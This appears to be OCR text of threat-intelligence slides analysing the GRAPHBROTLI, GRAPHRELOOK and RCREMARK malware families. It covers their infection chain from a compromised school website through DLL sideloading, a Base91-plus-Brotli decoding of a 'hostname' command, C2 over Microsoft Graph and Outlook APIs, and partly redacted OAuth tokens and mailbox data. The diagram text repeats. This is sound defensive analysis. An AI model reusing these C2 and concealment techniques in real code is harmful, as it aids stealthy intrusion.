
```
base91_alphabet = ['A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L',
'M',
    'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z',
    'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm',
    'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z',
    '0', '1', '2', '3', '4', '5', '6', '7', '8', '9', '!', '#', '$',
    '%', '&', '(', ')', '*', '+', ',', '.', '/', ':', ';', '<', '=',
    '>', '?', '@', '[', ']', '^', '_', '`', '{', '|', '}', '~', '"']
```

GRAPHBROTLI

- The command is "hostname" in this case.
  - Attacker is checking the hostname of the victim machine




```
1 % uv run main.py
Original Payload: Km}JXLg>DZn$;#TmA

[Step 1] Preprocessed String: }JXLg>DZn$;#TmA...
[Step 2] Base91 Decoded (compressed bytes): bytearray(b'\x8b\x03\x80hostname\x03')...
[Step 3] Brotli Decompressed (final bytes): b'hostname'...

--- DECODING SUCCESSFUL ---
Final Decoded Data:
hostname
```


School Website:
Hosting on comproised site
C2 behind Cloudflare
Microsoft API as C2
graph.microsoft.com
C2 behind Cloudflare
Deploy by gpscript to every endpoint
Download setup.py
gpupdate.bat
Download 2nd stage malware
setup.py
Register as schedule task
GRAPHBROTLI
FoxitService.exe
RegisterIdr.dll
DLL Sideload
GRAPHRELOOK
U-Messenger.exe
version.dll
DLL Sideload
RCREMARK
AppDeviceProcess.exe
AppleVersions.dll
DLL Sideload

GRAPHRELOOK


Type 1:
Cloud Service

- Using Microsoft Graph API to get commands
- Unlike GRAPHBROTLI, GRAPHRELOOK using **Outlook API** for receiving c2 commands




```
client_id=fab7[redacted]
client_secret=C.g8Q[redacted]
scope=User.Read+Mail.Send+Mail.ReadWrite&
refresh_token=M.C52[redacted]
grant_type=refresh_token
```

GRAPHRELOOK




```
{
  "@odata.context": "https://graph.microsoft.com/v1.0/$metadata#users/$entity",
  "userPrincipalName": "Vikjos@outlook.com",
  "id": "d9d39cef32feb4ae",
  "displayName": "Brandon Lawson",
  "surname": "Lawson",
  "givenName": "Brandon",
  "preferredLanguage": "en-US",
  "mail": "vikjos@outlook.com",
  "mobilePhone": null,
  "jobTitle": null,
  "officeLocation": null,
  "businessPhones": []
}
```

vikjos@outlook.com



```
{
  "@odata.context": "https://graph.microsoft.com/v1.0/$metadata#users('Vikjos%40outlook.com')/messages",
  "value": [
    {
      "@odata.etag": "W/\"CQAAABYAAAAHtBxblDbvQ4aRMJ2eXHMJAAEleLNG\"",
      "id": "AQMkADAwATM3ZmYAZS02YWVkLWM1MTUtMDACLTAwCgBGAAADwxLAxTEbikC8xVxt-WMe0wcAB7QcW5Q270OGkTCdnlx
zCQAAAgEPAAAAB7QcW5Q270OGkTCdnlxzCQABJYBBdgAAAA==",
      "createdDateTime": "2024-11-12T01:59:26Z",
      ...
      "body": {
        "contentType": "text",
        "content": "BnF9dPzh3K1JM8pRJJMvx37f1sdm8Srzg1pguU7+czTVIm5L2h/OVothyaY47L+MA8N0EkwTpiuRlewVU9Im
/XtPEFAzD8zPa5zpm2CJQChuK3HMiyTIDLxCB8gKh4El+MkZMA=="
      },
      "toRecipients": [],
      "ccRecipients": [],
      "bccRecipients": [],
      "replyTo": [],
      "flag": {
        "flagStatus": "notFlagged"
      }
    },
```



School Website:
Hosting on comproised site

C2 behind
Cloudflare

Microsoft API as C2
graph.microsoft.com

C2 behind
Cloudflare

Deploy by gpscript
to every endpoint

gpupdate.bat

Download
setup.py

Download
2nd stage malware

setup.py

Register as
schedule task

GRAPHBROTLI

FoxitService.exe

RegisterIdr.dll

DLL
Sideload

GRAPHRELOOK

U-Messenger.exe

version.dll

DLL
Sideload

RCREMARK

AppDeviceProcess.exe


AppleVersions.dll

DLL
Sideload

